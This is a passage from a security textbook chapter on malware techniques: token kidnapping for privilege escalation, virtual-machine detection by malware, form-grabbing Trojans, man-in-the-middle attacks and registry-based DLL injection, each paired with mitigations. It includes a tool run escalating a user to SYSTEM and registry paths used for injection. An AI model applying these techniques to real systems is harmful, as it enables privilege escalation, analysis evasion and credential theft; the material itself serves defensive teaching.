
Exhibit 4-20 Process tokens after initializing Microsoft Distributed Transaction Coordinator (MSDTC) with `Selpersonate` enabled.

As discussed in Section 1.2.1 on Windows tokens, the `PROCESS_DUP_HANDLE` is a permission granted to a primary token since it applies to a process and not an impersonation token that corresponds to a thread. Token kidnapping requires obtaining the `PROCESS_DUP_HANDLE` permission to duplicate the privileged token; however, because services typically handle connections and requests in threads within the process, token kidnapping has to start with the thread's impersonation tokens.

The impersonation token must have `THREAD_SET_CONTEXT` and `THREAD_QUERY_INFORMATION` access rights to obtain the process' token. A token with the `THREAD_SET_CONTEXT` permission provides the ability to send asynchronous procedure calls. An impersonation token with the `THREAD_QUERY_INFORMATION` permission allows opening the token that the thread is currently impersonating.

Using asynchronous procedure calls—specifically, the `QueueUserAPC` function—allows a thread to execute any functions loaded within the process. The use of `QueueUserAPC` to call the `ImpersonateSelf` function within the process assigns the process' token to the thread. Thanks to the `THREAD_QUERY_INFORMATION` permission, the thread can use the process' token to gain access to the `PROCESS_DUP_HANDLE`.

Once the `PROCESS_DUP_HANDLE` is available, a token-kidnapping opportunity presents itself. Duplicating the handle to the higher privileged token, such as the system level, provides privilege escalation and complete system compromise. Exhibit 4-21 shows a screenshot of an iDefense-created token-kidnapping utility that is elevating privileges from those of a user named `w4nt4` to those of `SYSTEM` using the process previously discussed.



```
w4nt4@oreo /cygdrive/c/token_kidnap
$ whoami.exe
w4nt4

w4nt4@oreo /cygdrive/c/token_kidnap
$ ./TokenKidnapping.exe -x > /dev/null
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\token_kidnap>whoami.exe
SYSTEM

c:\token_kidnap>exit
```

Exhibit 4-21 Successful privilege escalation from token kidnapping.

The above process allows exploitation of Windows by any user with the SeImpersonate privilege; Microsoft released the MS09-012 advisory to address this issue. This advisory makes architectural changes to thwart token kidnapping related to the CVE-2009-0079 and CVE-2009-0078 vulnerabilities. Both of these classify as service isolation vulnerabilities because they allow two services running with the same identity to access each other's tokens.³⁷

The architectural change-back ports Vista's Security Identifier (SID) into previous versions of Windows to prevent services running under the same account from accessing each other's tokens. The SID can include permissions within the process to allow only the process' SID to have access to its resources. For example, acquiring a network service token by connecting to a Windows service, such as MSDTC, would no longer have any privileges to access the threads. Additionally, this revokes access to the tokens contained inside the process. The MS09-012 advisory also addresses the CVE-2008-1436 vulnerability by implementing permission changes. CVE-2008-1436 covers the MSDTC service isolation vulnerability that MS09-012 patched.³⁸ The client side of the MSDTC transaction did not require a token with the token level set to impersonation, so Microsoft changed it to an identification token. This allows verification that the token belongs to a network service but nothing more than that. This limits the ability to carry out token-kidnapping techniques.

Token kidnapping requires the attacker to gain access to an account with the SeImpersonate privilege. This privilege allows the user to impersonate other users using tokens. Without it, none of these vulnerabilities is exploitable in the manner described. On a local system, by default, services and administrators have this right, but nobody else does; however, settings on a system have a habit of changing, and an account permissions audit could reduce token-kidnapping opportunities. To check which groups and users have the SeImpersonate privilege enabled on a local computer, a user could run the command `secpol.msc`. Exhibit 4-22 shows a screenshot of the Local Security Settings manager displaying the users with the SeImpersonate privilege enabled. The SeImpersonate privilege lists as "Impersonate a client after authentication." Double clicking this entry will present a dialog box that allows modification of the groups and users with this right enabled. There are many consequences of granting this access




Exhibit 4-22 Users with Selpersonate privilege enabled.

right, and it should be restricted so that only users and groups that require it have the privilege.

Token kidnapping leads to the escalation of privileges, which is attractive to an attacker burdened by a low-privileged account. If an attacker gains access to a limited user account with impersonation privileges, it is possible for token kidnapping to elevate permissions and lead to full system compromise. Minimizing the impact and likelihood of this technique requires Windows patching, particularly patches for service isolation vulnerabilities, and a least-privilege access model for group and user accounts. Implementing operating system patches would close gaps in access controls that token kidnapping exploits, and a least-privilege access model would thwart groups and user tokens from impersonating others.

4.2.8 Virtual Machine Detection

Malware analysts routinely use virtual machines (VMs) when analyzing malicious code samples. This section addresses the way an application, particularly a malicious application, can detect when it is running inside a virtual machine environment (VME) to change or terminate the application's behavior to avoid giving up the application's secrets in environments in which security researchers frequently conduct malware analysis.

The use of virtual machines allows analysts to run malicious code without the risk of purposely infecting the analyst's real workstation and servers. The use of virtual machines in honeypots gives analysts the ability to run a multitude of vulnerable configurations without the expense and administrative overhead associated with the deployment of a large server farm; however, the use of virtual machines by analysts

has not gone unnoticed by malware authors. While still a relatively small sample size, several families of malware are “VM aware.”

4.2.8.1 Fingerprints Everywhere! Virtual machines rely on a host application known as the *virtual machine monitor* (VMM). The VMM, as described in Section 1.1.7 is responsible for providing the glue between the host machine and the virtual machines. The VMM attempts to provide a realistic copy of actual hardware architecture while at the same time providing suitable performance. To that end, the VMM makes certain concessions.

A variety of different methods exist to create the VME within the confines of the host machine. The VMM may use full virtualization, paravirtualization, hardware-assisted virtualization, operating-system-assisted virtualization, or emulation. Each of these techniques requires the VMM to make adjustments to the VME for the underlying host machine to support the VME. Applications, typically malicious applications, may find one of the easiest identifiable fingerprints left behind in this process in the virtual devices generated by the VMM.

When an administrator or user constructs a new VME in products such as VMware’s Workstation or Server, the operating system (OS) loaded into the VME (known as the *guest OS*) must be able to locate and load drivers for the various hardware devices typically found in a real computer. Devices such as hard drives, video cards, and network interface cards (NICs) typically contain identifier strings for the manufacturer of the device. When the device is virtual, as is the case in a VME, it is not uncommon for the author of the virtual machine application (the application responsible for the VMM) to embed strings identifying the software developer as the manufacturer. Applications can locate these strings easily by querying the various devices or looking at the Windows registry (when the guest OS is Windows based). Exhibit 4-23 shows the abundance of VMware-identified devices found in a typical installation of Windows XP in a VMware Workstation 6.5 VM.

The identifiers found in VMware virtual devices are consistent regardless of the method by which a user configures VMware with regard to virtualization versus emulation; therefore, if the user specifically configures VMware such that the VM is effectively running in emulation mode (instead of a virtualization mode), an application




Exhibit 4-23 VMware-labeled devices in a VMware workstation virtual machine.

can still easily identify the fact that it is running inside a VME. Tools to detect the presence of these identifiable strings in the guest OS' Windows registry have been available since 2003. Tobias Klein's VM detection kit, Scooby Doo,³⁴ is an early example of detecting VMEs using the strings method.

Strings alone are not reliable indicators of the presence of a VME. Researchers have found that by using a hex editor, a skilled administrator can relabel the virtual devices generated by the VMM to the point that the string method for identifying VMEs is ineffective. Depending on the complexity of the method, simple changes such as changing *VMware* to *rawMV* in the virtual application's binaries and supporting files can easily defeat tools that look for string matches.

4.2.8.2 Understanding the Rules of the Neighborhood When the VMM uses virtualization instead of emulation to generate the VME, the

VMM must make specific modifications to the guest OS that would otherwise seem inconsequential. Using VMware as the example virtual application again, in its default configuration, VMware utilizes the host machine's processor to execute CPU instructions from the guest OS inside the VME. This type of virtualization allows the VME to operate and respond more rapidly than when configured to run in emulation-only mode; however, the use of the host CPU to run the guest OS causes certain conditions to exist in the VME that would not otherwise exist in a real machine.

Operating systems such as Windows and Linux that run on the x86 architecture rely on a special type of CPU mode known as *protected mode* (or *protected virtual address mode*). This mode allows the memory manager within the CPU to map physical memory to any virtual address space (virtual address space in this case does not refer to the VME's memory but to the abstract concept of how the CPU addresses memory). This feature is the basis of most modern memory management systems in today's operating systems. The basic principle behind the use of virtual address space is that, regardless of the amount of physical memory present and the physical location of the memory, from the processor's perspective, a 32-bit process can access up to 4 gigabytes of memory. The ability to map more virtual address space than physical memory allows modern operating systems to use page files to allocate more memory to applications than is physically available. The mechanics behind this, however, are beyond the scope of this book. What is important to understand about this memory management technique is where the information that provides this physical-to-virtual address space mapping is located.

Special tables known as the local descriptor table (LDT) and the global descriptor table (GDT) provide the necessary information for the CPU to map physical memory to virtual addresses. These tables give the CPU enough information to map every memory address available to the physical memory. The processor uses two special registers to hold the location of these two tables. Intel identifies these registers as the local descriptor table register (LDTR) and the global descriptor table register (GDTR).

The CPU has the limitation that only one set of GDTs and LDTs are active at any given time. This is a problem when running more than one operating system at the same time on the same physical machine.

One solution to this problem for a VMM is to move the guest OS' GDT and LDT to a different location than would normally be used. This prevents the host machine's operating system's GDT and LDT tables from being overwritten by the guest OS. Since most operating systems expect to be the only operating system present on a computer at one time, operating systems have a very specific location for their GDT and LDT tables. When the VMM moves the guest OS' GDT and LDT to a new memory location, an inconsistency between the VME and a real machine exists. From this inconsistency, applications can determine the presence of a VME. The Scooby Doo package can reliably determine the presence of a VME using this method.

The x86 architecture retains one more set of system-critical memory structures, which can result in detectable inconsistencies. The interrupt descriptor table (IDT) is a data structure used by the CPU to determine where in memory to execute in response to an interrupt event. The CPU holds the location of the IDT in the interrupt descriptor table register (IDTR). Like the GDT and the LDT, the CPU can only handle one IDT at a time. To prevent a conflict on the host machine, the VMM must move the guest OS' IDT to another location that the OS would normally not use on a real machine. This, as seen with the GDT and the LDT, presents an opportunity for the application to determine the presence of a VME due to the IDT existing in a location outside of the normal IDT location for the given operating system.

4.2.8.3 Detecting Communication with the Outside World Virtual application developers use special attributes of the VME to facilitate communication and interoperability between the VME and the host machine's operating system. It is these attributes that allow users to drag and drop files between the host machine's operating system and the guest OS. It is also these attributes that give applications the ability to detect the presence of a VME.

VMware includes a communication input-output (I/O) port to provide a direct communication channel between the guest OS and the host machine. Known as the ComChannel, the I/O allows the VMware tools package to provide interoperability between the guest and the host. The I/O port used by the ComChannel is specific to VMware's VMEs. The same I/O location on a real machine does not

exist. By initiating communication with this I/O port, an application can quickly determine the presence of a VME.

Both VMware and VirtualPC fail to execute all x86 instructions in the exact same manner as a real x86 CPU would. This inconsistency between the real CPU and the virtual CPU can reveal the presence of a VME. VMware takes this inconsistency a step further by introducing instructions not found on a physical CPU. The virtual machine's processor uses these instructions to communicate between the VME and the host machine. On a real CPU, executing one of these instructions results in the CPU throwing an invalid opcode exception, but inside a VME, these instructions execute without fault. In 2005, a programmer by the name of lallous released a tool known simply as VmDetect.³⁵ VmDetect exploits the use of nonstandard (or invalid) processor instructions to identify VMEs. In 2006, eEye Research³⁶ found that when running emulation mode, VMware fails to behave in the typical manner when a NEAR jump results in a jump outside the current code segment (CS). This behavior further complicates the problem faced by VMware's inability to properly follow the x86 instruction set standard. When run in a particular mode, the x86-based CPU defines a segment (a 64 kb window of memory) as the CS. A NEAR jump is limited in the range of memory addresses that it can move the instruction pointer to the 64 kb window. When an executable sets up a NEAR jump that would breach the CS boundary on a real CPU, the CPU generates an exception and the instruction pointer (EIP) remains within the defined CS; however, when this event occurs in a VMware VME, the virtual CPU generates an exception and sets the EIP by calculating the jump location, which exists outside the CS. When VMware's VMM uses virtualization instead of emulation, the behavior matches the real CPU's behavior since the host machine's CPU actually executes the malformed instruction. The advantage of this behavior, from an application's point of view, is that even when running in a fully emulated VME that would otherwise show few signs of VME modifications such as the IDT, LDT, and GDT location inconsistencies, an application still determines the presence of a VME.

4.2.8.4 Putting It All Together Klein updated his Scooby Doo package in 2008 to increase the effectiveness of detecting a VME. Known as ScoobyNG, the VME detection system performed the following tests:

1. IDT test
2. LDT test
3. GDT test
4. Incorrect response to standard processor instruction test
5. ComChannel “version” test
6. ComChannel “memory size” test
7. Incorrect “near execution transfers” emulation test (NEAR jump)

On a default installation of VMware, ScoobyNG is highly effective at determining the presence of a VMware VME. ScoobyNG generates six out of seven positive responses when applied to a default VMware VME, as seen in Exhibit 4-24.

Without significant modifications to the VMware VME, an application can determine the presence of the VME regardless of the VME’s mode (emulation or virtualization). When VMware VMM uses virtualization, the IDT, LDT and GDT tests will reveal the VME. When the VMM uses emulation, the NEAR jump test will give away the VME. Combined, these two sets of tests give suitable coverage to allow an application to determine the presence of a VME.

```

=====
::      ScoobyNG - The VMware Detection Tool      ::
::                               Windows version v1.0                               ::
=====

[+] Test 1: IDT
IDT base: 0xffc18000
Result  : VMware detected

[+] Test 2: LDT
LDT base: 0xdead4060
Result  : VMware detected

[+] Test 3: GDT
GDT base: 0xffc07000
Result  : VMware detected

[+] Test 4: STR
STR base: 0x00400000
Result  : VMware detected

[+] Test 5: VMware "get version" command
Result  : VMware detected
Version : Workstation

[+] Test 6: VMware "get memory size" command
Result  : VMware detected

[+] Test 7: VMware emulation mode
Result  : Native OS or VMware without emulation mode
          (enabled acceleration)

::                               tk, 2008                               ::
::      [ www.trapkit.de ]                                             ::
=====

```

Exhibit 4-24 ScoobyNG testing a default VMware VME.

4.2.8.5 The New Hope Despite the shortcomings in the VMEs, it is possible to configure virtual applications such as VMware to prevent VME detection. Administrators and users can reconfigure a VMware VME in a relatively short period of time to pass many of the VME tests. Using the settings in Exhibit 4-25, six of the seven ScoobyNG tests will fail to reveal the presence of the VMware VME, as would VmDetect. Administrators could apply similar settings to other virtual applications. Exhibit 4-26 shows the result of these settings from the perspective of ScoobyNG and VmDetect.

The remaining problem is the NEAR jump issue that reveals the emulated VME. The NEAR jump test requires the creation of a new code segment. To construct a new code segment, the application must call the application programming interface (API) function `ZwSetLdtEntries` to create a new LDT entry. For a malware analyst to defeat the NEAR jump test, he or she must develop a method to prevent `ZwSetLdtEntries` from being successfully called. Simply patching the `ntdll.dll` file that contains the function is ill advised, given that the function is critical to the startup sequence of Windows. On the other hand, using one of the many widely available autostart features of Windows to run a runtime patching program may prove fruitful.

4.2.8.6 Conclusion Applications can exhibit unique behavior or simply fail to operate when running in a VME. The ways in which malware authors can detect the presence of a virtual machine are continuing to grow, giving malware authors more ways to prevent their creations from running in VMEs. Fortunately, while the number of tests increases, the number of workarounds to defeat these tests quickly catches up.

4.3 Stealing Information and Exploitation

4.3.1 Form Grabbing

Key logging, once the favored method of capturing user input, has largely given way to form-grabbing Trojans, which provide much cleaner, better structured data. Whereas key loggers target keystrokes and therefore miss sensitive data that a user may paste into a form or select via an options dropdown, form grabbers target Web applications

TEST	CONFIGURATION OPTION	EXPLANATION
IDT/LDT/GDT, invalid instructions	isolation.tools.getPtrLocation.disable = "TRUE" isolation.tools.setPtrLocation.disable = "TRUE" isolation.tools.setVersion.disable = "TRUE" isolation.tools.getVersion.disable = "TRUE" monitor_control.disable_directexec = "TRUE" monitor_control.disable_chksimd = "TRUE" monitor_control.disable_ntrlo = "TRUE" monitor_control.disable_selfmod = "TRUE" monitor_control.disable_reloc = "TRUE" monitor_control.disable_btinout = "TRUE" monitor_control.disable_btmemspace = "TRUE" monitor_control.disable_btpriv = "TRUE" monitor_control.disable_btseg = "TRUE"	These configuration options prevent the VME from using the host processor for direct code execution. Essentially, these configuration options place the VME into full emulation mode.
ComChannel	monitor_control.restrict_backdoor = "TRUE"	These configurations disable the ComChannel port, preventing VM detection code from using the port to identify VMEs.

Exhibit 4-25 VMware configurations to reduce VME detection.



Exhibit 4-26 ScoobyNG and VmDetect after applying VME detection prevention configuration.

by capturing the form's data elements before the user submits it. In this way, a form grabber yields the same key and value pairs received by the Web application, thereby assuring accurate and complete information. Several families of malicious code employ this technique, and defending against it requires preventing the initial installation of the Trojan via antivirus signatures and limiting user privileges to prevent the installation of browser helper objects (BHOs).

Once deposited on a system, Trojan horses can steal data from a system using many methods. For years, key loggers reigned as the kings of data theft, but key log data can be messy and the technique misses any data the user adds without using the keyboard. This section explains form grabbing, a more precise data theft technique that modern malicious code targeting Web browsers commonly uses.

Key loggers capture every key typed into a system, but this mechanism is flawed for certain types of data theft. For instance, when a user copies his or her sensitive data from one file and pastes it into another place, the key logger will only record [CTRL]+c followed by [CTRL]+v, and that is only if the user used keyboard shortcuts rather than the mouse to issue each command. Key loggers also have problems with Web forms similar to the one shown in Exhibit 4-27. While the key logger captures all of the data typed into the form, it will completely miss the "state"

Enter your address

*** Old Street Address**

Apt./Suite

*** City**

State *** ZIP Code®**

Address Must Be Validated

Exhibit 4-27 An example input form with a dropdown list.

value, as the user enters this value using a dropdown list. To solve this problem, clever attackers invented a technique best known as *form grabbing*, as the Trojan “grabs” the form before the user submits it and then reports it to a command-and-control (C&C) server.

While key loggers typically record data for all programs on a system, form grabbers are specialized and only target data sent through a Web browser. When a user submits a Web form, such as those used to log onto a website, his or her Web browser generates an HTTP POST request that sends the data entered to the site. These data are normally encrypted using transport layer security (TLS) since it is very insecure to transmit logon and password data in cleartext. Form grabbers work by intercepting the POST data before the data pass through encryption routines.

Capturing the data at this stage has multiple advantages. Unlike key loggers, a form grabber will capture the “state” field in the form shown in Exhibit 4-27. The attacker will also capture precisely what the user intended to submit. If the user made a typo when writing his or her password and corrected it, a key logger might capture the following text:

```
secer[BACKSPACE][BACKSPACE]ret
```

While the key logger captured the entire password, it only recorded the keys the user typed and must reconstruct them and perform

Data Type

Data Captured

URL

`[https://login.facebook.com/login.php?login_attempt=1]`

Title

Welcome to Facebook! | Facebook

Variable 1

`locale=en_US`

Variable 2

`email=testuser_123`

Variable 3

`pass=secret`

Variable 4

`pass_placeholder=Password`

Exhibit 4-28 Data captured by the Nethell/Limbo Trojan.

additional analysis to determine that this is the user's password. Form grabbers not only solve problems caused by typos, and copy and paste, but also capture the names of the variables that the Web page uses to define the data. Exhibit 4-28 is an example of the data captured by the Nethell/Limbo Trojan.

The form grabber captured each of the variables individually, including the variables named pass and e-mail, which require little analysis to determine that these are the user's credentials. Additionally, the form grabber captured the URL for which the data was destined and the title of the page to correlate the user's credentials with the appropriate website. These abilities make form grabbers superior to key loggers, and as such, they have become the dominant form of credential theft for modern malicious code. Key loggers remain the best choice for capturing data not entered into Web forms, such as system logon passwords, since this information does not pass through form-grabbing code.

To grab forms, a Trojan places itself between the Web browser and the networking stack, where valuable information passes through encryption functions before transmission. There are many ways for a

Trojan to do this. The networking stack is software provided by the operating system that other programs use to send information across the Internet.

One way Trojans can insert themselves between the browser and the networking stack is to install a BHO that watches for calls to the Windows `HttpSendRequest` functions and silently extracts the data from the POST before passing them on.³⁷ Rather than use a BHO, the Trojan could simply inject a dynamic link library (DLL) into Web browsers on the system each time they are launched and monitor for calls to `HttpSendRequest`. The Trojan could also alter `WININET.DLL`, which contains the Windows HTTP functions, to pass all requests to its code before sending the data on. There are many ways to implement a form grabber, but the key to success is intercepting data before encryption.

Malicious actors use the most common form grabber in the wild today, Zeus, primarily to target online banking websites. Zeus and most other form grabbers report stolen data by sending HTTP POST messages to a C&C server configured by the attacker. This server takes the information and stores it in files or a database that the attacker can search to retrieve valuable credentials.

Form grabbing is a data theft technique implemented by many information-stealing malicious code families. To mitigate the threat from form grabbers, administrators should deploy countermeasures to prevent the installation of these Trojans. Antivirus engines commonly detect information-stealing Trojans; however, they will not be effective at preventing all infections. Limiting user's privileges will frequently prevent them from installing BHOs and other software that may include form-grabbing capabilities. If available, administrators should deploy a blacklist of known malicious servers to their firewalls. Intrusion detection system (IDS) signatures that detect the outbound POST requests generated by a specific form grabber might also be available.³⁸

4.3.2 Man-in-the-Middle Attacks

This section explains the technical concepts and detection techniques of, and methods of protection against, man-in-the-middle (MITM)




Exhibit 4-29 Charlie performs a man-in-the-middle (MITM) attack against Bob and his bank.

attacks; what type of communications channels are vulnerable; and what users can do to mitigate the threat of such attacks.

MITM attacks allow an actor to intercept, view, and alter sensitive data. MITM is a generic type of attack whereby an attacker inserts him or herself between the victim and the intended party during communication. Attackers may launch MITM attacks to enhance exploitation, steal information, defeat authentication systems, and masquerade or take actions as victims. In Exhibit 4-29, the attacker (Charlie) performs a MITM attack that withdraws all of Bob's remaining balance.

MITM attacks often involve the attacker proxying requests, like the original question and answer to "What is Bob's balance" in Exhibit 4-29. In this way, the victim and the bank do not realize they are actually communicating with a fraudulent party because the answers are reasonable. In a MITM attack, each request and reply, which the attacker can modify or replace, goes through the attacker.

Malicious code authors integrated network-based MITM attacks with both address resolution protocol (ARP) and domain name system (DNS) spoofing as early as February, 2006. The ARP allows local computers to determine the location of other computers according to their hardware (MAC) address. ARP uses connectionless protocols; anyone connected to the network can send spoofed responses as another computer on the network. When attackers send spoofed ARP packets and claim to own every IP address, they can force all traffic to go through those IPs. If they proxy the traffic, they can modify or view it while allowing the victim to continue communicating. Similarly,

other protocols, such as DNS, can facilitate MITM attacks against specific domain names. If an attacker is able to resolve a domain name to an IP address he or she controls instead of its actual address, then the victim will communicate with the attacker's server instead of the intended server.

Examples of malicious code families that use network-based MITM attacks include Snow.A, Netsniff, and Arpiframe. Snow.A installs the WinPCAP driver and performs ARP poisoning to intercept and monitor traffic. While Netsniff attempted to send spoofed DNS traffic, others like Arpiframe used MITM attacks to spread exploits by appending IFrames to all requested pages. If Arpiframe infects one server, all other servers on the same network will also deliver exploits.

Connecting to untrusted networks is dangerous for similar reasons, because a single malicious client or infected user could launch MITM attacks against all other users on the same network. Attackers could also launch MITM attacks by offering free wireless networks; such attacks have high hardware costs if attackers plan to target many different locations. Users should not trust external networks, and should use secure protocols like HTTPS, which allows users to authenticate the server and encrypt data to prevent eavesdropping.

Attackers also use MITM attacks while phishing when the phishing tool used acts as a proxy to the real server. Phishing websites often do not use HTTPS; therefore, users do not have a strong way to verify the server's identity using the server's certificate. If users provide their information to a phishing website despite the lack of server identity information, attackers will have access to the user's current session. Financial institutions can detect a large number of successful logon attempts from the same IP address to identify a potential phishing website acting as a proxy for MITM attacks.

On a larger scale, attackers could target routers in an attempt to reconfigure the way they route traffic. As an example, a known vulnerability in 2Wire modems that certain ISPs in Mexico offer to more than 2 million users allowed an attacker to reconfigure DNS settings whenever the user's browser or mail client rendered a malicious HTML tag. In this example, attackers reconfigured the IP address for banamex.com to an attacker-controlled server.³⁹ If a user connects to the legitimate website via <http://banamex.com> while affected by

this configuration, the user would interact with the attacker's server instead of the real one.

To deter attackers from using stolen credentials, organizations often require multiple forms of authentication, including one-time PINs (OTPs), which are time based and change each time the user logs on. These measures, while effective against certain kinds of attacks, are not effective at preventing MITM attacks. A MITM attack allows the attacker to alter traffic after a user logs onto a target website of interest. If the attacker wanted to gain more information from the user, the attacker could relay extra traffic to the client or take different actions as the client when communicating with the server.

ARP, DNS, phishing, and infrastructure MITM attacks are a few of the examples that explain how attackers inject themselves between a victim and another server. Upon injecting themselves in the middle, attackers can have varying motivations. Usually, attackers want to steal information, modify transactions, or enhance exploitation through appending IFrames with exploits to all HTTP replies.

4.3.2.1 Detecting and Preventing MITM Attacks One reason why certain MITM attacks are possible is because of the dynamic nature of DNS, which assigns IP addresses to domain names, and ARP, which assigns IP addresses to hardware and MAC addresses. Administrators who configure their networks to use static MAC address and IP address mappings can prevent attackers from using ARP spoofing. Additionally, administrators should block unrecognized DNS servers to prevent those DNS packets from reaching their victims. In the case of external networks, there is a lot of potential for malicious actions from either the operator or any user who connects. Users who need to access untrusted networks should use secure protocols to limit the impact of MITM attacks.

If an attacker attempts to intercept HTTPS traffic and send it to a server that he or she controls, the user might see the warnings shown in Exhibit 4-30 instead of the legitimate website. Upon viewing one of these warnings, users should recognize that an attacker might be trying to launch a MITM attack. For resources that do not use cryptographically strong protocols, there is no protection against MITM attacks. Websites that mix both HTTP and HTTPS are easier for attackers to target because attackers can rewrite all HTTPS links to their

**This Connection is Untrusted**

You have asked Firefox to connect securely to [this site](#) but we can't be sure it is secure.

Normally, when you try to connect securely, sites will present trusted identity information. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean the site has been impersonated, and you shouldn't continue.

**There is a problem with this website's security certificate.**

The security certificate presented by this website was issued for a different name than this website's name.

Security certificate problems may indicate an attempt to fool you or intercept your data.

We recommend that you close this webpage and do not continue to this website.

Exhibit 4-30. An untrusted connection in Firefox (top) and Internet Explorer (bottom).

nonsecure HTTP counterparts, provided the user accesses at least one HTTP page during the session. For this reason, financial institutions should offer websites with HTTPS-only options and encourage users to connect to HTTPS versions of their websites before entering user credentials. Even one unsecured page could allow attackers to perform a MITM attack or perform an action on behalf of the user after he or she logs on. Some websites only use HTTPS when the user supplies credentials but do not protect other session information, which can be just as valuable to attackers using MITM attacks.

Users must authenticate the servers with which they wish to communicate and use cryptographically strong protocols to communicate. HTTPS and secure shell (SSH) are preferable to HTTP and telnet when exchanging critical information. Software clients for protocols like SSH cache the server's signature after the user first connects. If the signature differs from the locally cached version, then the client will raise a warning, indicating that the server's certificate changed and possibly that a MITM attack is taking place.

4.2.3.2 Conclusion Using encryption and certificates are effective ways to prevent MITM attacks from being successful, provided users authenticate servers appropriately. While administrators can make changes to their own networks to prevent ARP and DNS

spoofing, they can do little to prevent the dangers of using external, untrusted networks. Organizations should make HTTPS-only versions of their websites available for whenever their customers wish to access them from untrusted networks. Users can use secure tunnels and proxies to limit the potential dangers of malicious external networks for all of their traffic. This will limit the effectiveness of MITM attacks and prevent unwanted disclosure and modification of data.

4.3.3 *DLL Injection*

Through the use of dynamic link libraries (DLLs), attackers are able to inject malicious activity into existing processes and applications. The compromised application continues to appear as a legitimate process, thereby bypassing application firewalls and requiring sophisticated tools to detect the malicious code. DLL injection poses a serious threat to the user and permits the attacker to steal the parent process data, which in many cases results in the theft of account credentials.

The Windows operating system uses dynamic link libraries (DLLs) to add functionality to applications. DLLs modularize applications by offering precompiled libraries that all programs share. An application using a DLL does not bundle the libraries up and include them within its compiled code. Instead, the application imports the library to use functions within the DLL. This shared library implementation provides many beneficial features, such as code reuse, but exposes applications to the introduction of malicious DLLs. This section explains how to include a malicious DLL in an application by using a technique known as *DLL injection*.

Malicious code authors strive to steal information from or perform other malicious deeds on a compromised system. While carrying out this activity, they also attempt to hide their presence to lengthen the period in which the system remains in their control. DLL injection, which involves loading a malicious DLL into other processes, can achieve all of these tasks.

Injecting a DLL into another process allows an attacker to gain access to the process and its memory. The result of a successful injection is a complete compromise of the process by providing free reign to the DLL. This allows the DLL to monitor, alter, and steal elements

from within the process and carry out actions under the guise of the application.

DLL injection also provides an avenue to hook Windows application programming interface (API) functions. By hooking these functions, the malicious DLL can monitor calls and alter interaction between the process and the kernel. This gives the DLL rootkit capabilities, as it can hide files and other contents on the system that the malicious code author does not want exposed.

The impact of DLL injection on a system is very high and is trivial to carry out successfully with elevated privileges. A few methods are available to inject DLLs into processes, and each varies in complexity and depends on the targeted process and the context in which the library injection originates. One simple way to inject a DLL into a process is by modifying the Windows Registry.

4.3.3.1 Windows Registry DLL Injection One of the easiest ways to perform DLL injection is through Windows Registry modifications. In Windows NT4, 2000, and XP, AppInit_DLLs is a registry key commonly used to inject DLLs into processes. The full path to the AppInit_DLLs registry entry is as follows:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\  
CurrentVersion\Windows\AppInit_DLLs
```

This key includes a list of DLLs that load into all processes in the current logged-on session. The user32.dll library, responsible for the Windows user interface, loads the listed DLLs in AppInit_DLLs during the DLL_PROCESS_ATTACH process. Therefore, all processes that link to user32.dll, which omits very few user mode applications, include the DLL within the AppInit_DLLs registry key when the process starts.

This method does not work by default in the Vista operating system, as Microsoft did not carry over the AppInit_DLLs functionality due to the negative implications it presented. Vista uses a registry key called LoadAppInit_DLLs that requires extra permissions; however, the attacker can restore the original AppInit_DLLs functionality discussed above by setting the LoadAppInit_DLLs value to 1.

In addition to AppInit_DLLs, the undocumented registry key ShellServiceObjectDelayLoad can inject a DLL into the Windows

Explorer process. The ShellServiceObjectDelayLoad registry key contains critical DLLs, such as stobject.dll for the system tray, to load into the Explorer process for Windows to operate properly. To use the ShellServiceObjectDelayLoad key for injection, a component object model (COM) object, used to allow communication between different pieces of software on the system, must link the DLL to a unique class identifier. Once the link exists, the class identifier added to the ShellServiceObjectDelayLoad key will load the DLL into the Explorer process when the system starts. The full path to the ShellServiceObjectDelayLoad registry key is as follows:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\  
CurrentVersion\ShellServiceObjectDelayLoad
```

